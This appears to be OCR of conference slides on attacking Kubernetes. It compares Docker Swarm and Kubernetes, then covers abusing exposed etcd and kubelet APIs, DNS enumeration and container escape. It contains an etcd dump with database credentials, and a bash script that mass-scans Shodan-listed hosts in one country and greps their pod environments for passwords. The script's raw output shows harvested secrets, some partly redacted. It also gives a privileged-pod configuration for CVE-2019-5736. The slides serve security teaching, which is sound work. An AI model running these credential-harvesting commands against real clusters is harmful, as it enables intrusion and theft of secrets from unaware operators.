



Docker Hub
Token Service
Swarm Manager
Store
Scheduler
Discovery Service
Docker APIs over HTTP
Docker Client
Docker APIs over HTTP
HTTP
HTTP
Docker Daemon
Swarm Node
Docker Daemon
Swarm Node
Docker Daemon
Swarm Node
Docker Containers

- Less complex in compare with Kubernetes
- Used commonly on Staging
- Easy to Setup/Use

Kubernetes Architecture:




Kubecti
Internet
Master node
Worker node
API server
Kubelet
Kube-proxy
Controller-Manager
(replication, namespace, serviceaccounts, ...)
Scheduler
Pod
Pod
Docker
Container
Container
etcd
Worker node
Kubelet
Kube-proxy
Pod
Pod
Docker
Container
Container

- Easy to setup
- High Complexity
- Extremely hard for maintenance

Kubernetes vulnerable spots:

- etcd
- Kubelet API

Post-Attacks :

- Internal attacks if no Network policies applied
- Docker container escape / privilege escalation

Abusing etcd

Not Secure [redacted]2379/v2/keys/?recursive=true

password 5/25


```
{"action":"get","node":{"dir":true,"nodes":[{"key":"/config_discover","dir":true,"nodes":[{"key":"/config_disco
[{"key":"/config_discover/global/friend","dir":true,"nodes":[{"key":"/config_discover/global/friend/mongodb","d
[{"key":"/config_discover/global/friend/mongodb/1","value":"{\"id\":1, \"name\":\"friend\", \"host\":\"172.18.0.2\", \"port\":27017, \"user\":\"root\",
\"password\":\"123456\"}","modifiedIndex":8148340,"createdIndex":8148340}],"modifiedIndex":66,"createdIndex":66},{"key":"/config_discover/global/friend/redis","di
[{"key":"/config_discover/global/friend/redis/1","value":"{\"id\":1, \"name\":\"friend\", \"host\":\"172.18.0.2\", \"port\":6379,
\"cluster_type\":\"no_cluster\"}","modifiedIndex":8493831,"createdIndex":8493831}],"modifiedIndex":38,"createdIndex":38},
{"key":"/config_discover/global/friend/redis2","dir":true,"nodes":[{"key":"/config_discover/global/friend/redis2/1","value":"{\"id\":1, \"name\":\"friend\",
\"host\":\"172.18.0.2\", \"port\":6380,
\"cluster_type\":\"cluster\"}","modifiedIndex":8493837,"createdIndex":8493837}],"modifiedIndex":44,"createdIndex":44}],"modifiedIndex":38,"createdIndex":38},
{"key":"/config_discover/global/gamecp","dir":true,"nodes":[{"key":"/config_discover/global/gamecp/redis","dir":true,"nodes":
[{"key":"/config_discover/global/gamecp/redis/1","value":"{\"id\":1, \"name\":\"gamecp\", \"host\":\"172.18.0.2\", \"port\":6379,
\"cluster_type\":\"no_cluster\"}","modifiedIndex":8493825,"createdIndex":8493825}],"modifiedIndex":32,"createdIndex":32},
{"key":"/config_discover/global/gamecp/im","dir":true,"nodes":[{"key":"/config_discover/global/gamecp/im/mongodb","dir":true,"nodes":
[{"key":"/config_discover/global/gamecp/im/mongodb/1","value":"{\"id\":1, \"name\":\"gamecp_im\", \"host\":\"172.18.0.2\", \"port\":27017, \"user\":\"root\",
\"password\":\"123456\"}","modifiedIndex":8148336,"createdIndex":8148336}],"modifiedIndex":62,"createdIndex":62}],"modifiedIndex":62,"createdIndex":62},
{"key":"/config_discover/global/gamecp/mongodb","dir":true,"nodes":[{"key":"/config_discover/global/gamecp/mongodb/1","value":"{\"id\":1, \"name\":\"gamecp\",
\"host\":\"172.18.0.2\", \"port\":27017, \"user\":\"root\", \"password\":\"123456\"}","modifiedIndex":8148335,"createdIndex":8148335}],"modifiedIndex":61,"created
{"key":"/config_discover/global/gamecp/mysql","dir":true,"nodes":[{"key":"/config_discover/global/gamecp/mysql/1","value":"{\"id\":1, \"name\":\"gamecp\", \"host\
\"user\":\"root\", \"password\":\"123456\",
\"database\":\"gamecp\"}","modifiedIndex":6329848,"createdIndex":6329848}],"modifiedIndex":56,"createdIndex":56}],"modifiedIndex":32,"createdIndex":32},
{"key":"/config_discover/global/robot","dir":true,"nodes":[{"key":"/config_discover/global/robot/mongodb","dir":true,"nodes":
```

Abusing Kubelet API

- Port 10250 gives unlimited access to API
- Port 10255 Read-Only access to API

Concepts :

- Env : Like normal linux environment variable { Plain Text }
- Secrets : Stored in kubernetes and callable by name { Not plain }

Some interesting endpoints:

- /metrics > basic metrics
- /pods > Gives full pod’s description

Kubelet API on both port if Authorization and Authentication is not enabled gives access to POD’s ENVs.

```
curl http://$TARGET-IP:10255/pods | jq ‘.’ | grep DATA
```

How secrets save you !

```
{
  "name": "POSTGRES_USER",
  "valueFrom": {
    "secretKeyRef": {
      "name": "uaa-db-secret",
      "key": "username"
    }
  }
},
{
  "name": "POSTGRES_PASSWORD",
  "valueFrom": {
    "secretKeyRef": {
      "name": "uaa-db-secret",
      "key": "password"
    }
  }
}
```

And how ENVs destroy you

```
"image": "mysql:5.7",
    "ports": [
      {
        "name": "mysql",
        "containerPort": 3306,
        "protocol": "TCP"
      }
    ],
    "env": [
      {
        "name": "MYSQL_ROOT_PASSWORD",
        "value": "WFDWYxqxjf"
      }
    ],
```

Harvesting Passwords from ENVs automatically

```
#!/bin/bash
cat /root/passfinder/list.txt | while read IPS; do curl -m 5 http://$IPS:10255/pods | jq '.' | grep -i
-B 10 PASS -A 10; done

root@Enum ~/passfinder # shodan search --fields ip_str country:ir port:10250 &> list.txt; bash
password.sh
```

```
                "volumeMounts": [
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:--  0:00:02 --:--:--     0curl: (7) Failed to connect to
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
curl: (52) Empty reply from server
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   402    0   402    0     0   2086      0 --:--:-- --:--:-- --:--:--  2093
parse error: Invalid numeric literal at line 2, column 0
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 50411    0 50411    0     0   149k      0 --:--:-- --:--:-- --:--:--  149k
                "containerPort": 5432,
                "protocol": "TCP"
              }
            ],
            "env": [
              {
                "name": "POSTGRES_USER",
                "value": "[redacted]admin"
              },
              {
                "name": "POSTGRES_PASSWORD",
                "value": "[redacted]"
              },
              {
                "name": "POSTGRES_DB",
                "value": [redacted]
              }
            ],
            "resources": {},
            "volumeMounts": [
              {
--
              {
                "name": "POSTGRES_USER",
                "valueFrom": {
                  "secretKeyRef": {
                    "name": "standtop-db-secret",
                    "key": "username"
                  }
                }
              },
              {
                "name": "POSTGRES_PASSWORD",
                "valueFrom": {
                  "secretKeyRef": {
                    "name": "standtop-db-secret",
                    "key": "password"
                  }
                }
              },
              {
                "name": "POSTGRES_DB",
                "value": "standtop"
              }
            ],
            "resources": {},
            "volumeMounts": [
--
```

[DEMO]

Post-Attacks:

- By default kubernetes does not have any network restriction policies !
- Kubernetes uses internal DNS to resolve services within cluster
- Every kubernetes service is resolvable with “**my-svc.my-namespace.svc.cluster.local**”
- Malicious user can brute-force namespaces for valuable services

```
I have no name!@redis-a-749c59f8b9-ff6vt:/$ curl kibana.efk.svc.cluster.local:443
Kibana server is not ready yetI have no name!@redis-a-749c59f8b9-ff6vt:/$
```

Exploiting privileged PODs with Docker CVE-2019-5736:

```yaml
securityContext:
  allowPrivilegeEscalation: true
  capabilities:
    add:
    - SYS_ADMIN
  privileged: true
```

[DEMO]